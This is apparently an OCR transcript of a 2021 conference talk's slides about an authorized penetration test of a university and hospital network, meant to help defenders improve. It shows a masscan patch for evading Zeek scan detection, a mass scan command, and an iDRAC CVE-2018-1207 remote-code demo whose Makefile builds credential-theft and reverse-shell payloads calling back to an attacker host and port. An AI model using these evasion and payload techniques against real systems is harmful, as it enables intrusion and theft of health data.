A Scanner DRACly

A PenTest Story

Vlad Grigorescu

2021-06-10

CPPC

About Me

- Security Engineer @ UIUC, CMU, NCSA, ESnet
- Core Zeek Developer
- Consultant, focused on PenTesting
- A few CVEs, a few CTF wins

What this Talk Is

- The story of a PenTest
- What defenses were in place
- How they failed (and why it matters)
- How they can be improved
- How you can build up red-team expertise

What this Talk is NOT

- A vendor pitch
- A reflection of anyone else's views
- Revolutionary

PenTest Overview: Mission

- Collaboration with a hospital on medical research
- Scope was expanded with the school's COVID response
- **Can an attacker access PHI?**

Logistics

- Determine scope
- Client provided list of subnets and access to some Slack channels
- I told the CSO when the test began and ended
- External test: No access provided
- Internal test: Virtual machine with no special access provided

Open-Source Intelligence

- Reverse DNS (`nmap -sL`)
- Certificate Transparency Logs

OSINT: EDU


OSINT: EDU

- Mailing lists

> *We monitor two full /16, 3 /24, and 2 partial /16, in front of any local FW devices.*
>
> …
>
> *I switched to the bro-simple-scan package.*

Scanning

- bro-simple-scan



Also handle SW #6

Closed JustinAzoff opened this issue on Oct 25, 2019 · 0 comments

JustinAzoff commented on Oct 25, 2019 Member

With newer bro/zeek syn only connections may be reported as "SW" and not just S if the packet had a zero window.

JustinAzoff closed this in e829061 on Oct 28, 2019


bro-simple-scan

```
    event connection_attempt(c: connection)
    {
-   if ( c$history == "S" )
+   if ( c$history == "S" || c$history == "SW")
  add_scan(c$id);
    }
```

masscan

```
     static unsigned char default_tcp_template[] =
     // ...
-         "\x04\x0"     /* window fixed to 1024 */
+         "\x00\x0"     /* 0-sized window */
```

Update Zeek Packages



Custom

Select events you want to be notified of in addition to participating and @mentions.

- ☑ Issues
- ☑ Pull requests
- ☑ Releases
- ☑ Discussions
- ☑ Security alerts

Zeek ssh/main.zeek

```
event ssh_auth_attempted(c: connection, authenticated: bool)

# ...

# We can't accurately tell for compressed streams

if ( c$ssh?$compression_alg && \
     ( c$ssh$compression_alg in compression_algorithms ) )
   return;
```


Scanning Demo

```
$ sudo masscan --ping -iL all_ips --rate 1500000 -oL -
```

Next Steps

- Look at TLS certificates
- Identify:
    - applications,
    - versions,
    - vulnerabilities

CVE-2018-1207



Dell EMC iDRAC Response to Common Vulnerabilities and Exposures CVE-2018-1207, CVE-2018-1211, and CVE-2018-1000116 [updated 26 June 2018]

OVERVIEW


The following is the Dell EMC response to multiple CVE’s. iDRAC firmware versions listed below contain fixes for these security vulnerabilities that could potentially be exploited by malicious users to compromise the affected system.

CVE Identifier: CVE-2018-1207 (Critical), CVE-2018-1211 (High), CVE-2018-1000116 (High)

TECHNICAL SUMMARY

- CVE-2018-1207: Dell EMC iDRAC7/iDRAC8, versions prior to 2.52.52.52, contain CGI injection vulnerability which could be used to execute remote code. A remote unauthenticated attacker may potentially be able to use CGI variables to execute remote code.

RCE Demo



```
babbage% cat Makefile
get_creds:
        sh4-linux-gnu-gcc -shared -fPIC ./get_creds.c -o ./payload.so

get_shell:
        sh4-linux-gnu-gcc -DLHOST=\"10.87.1.10\" -DLPORT=4440 -shared -fPIC ./get_shell.c -o ./payload.so
babbage%
```

```
[demo] 0:drac_rce*                                                                   "babbage" 15:52 08-Jun-21
```

Persistence

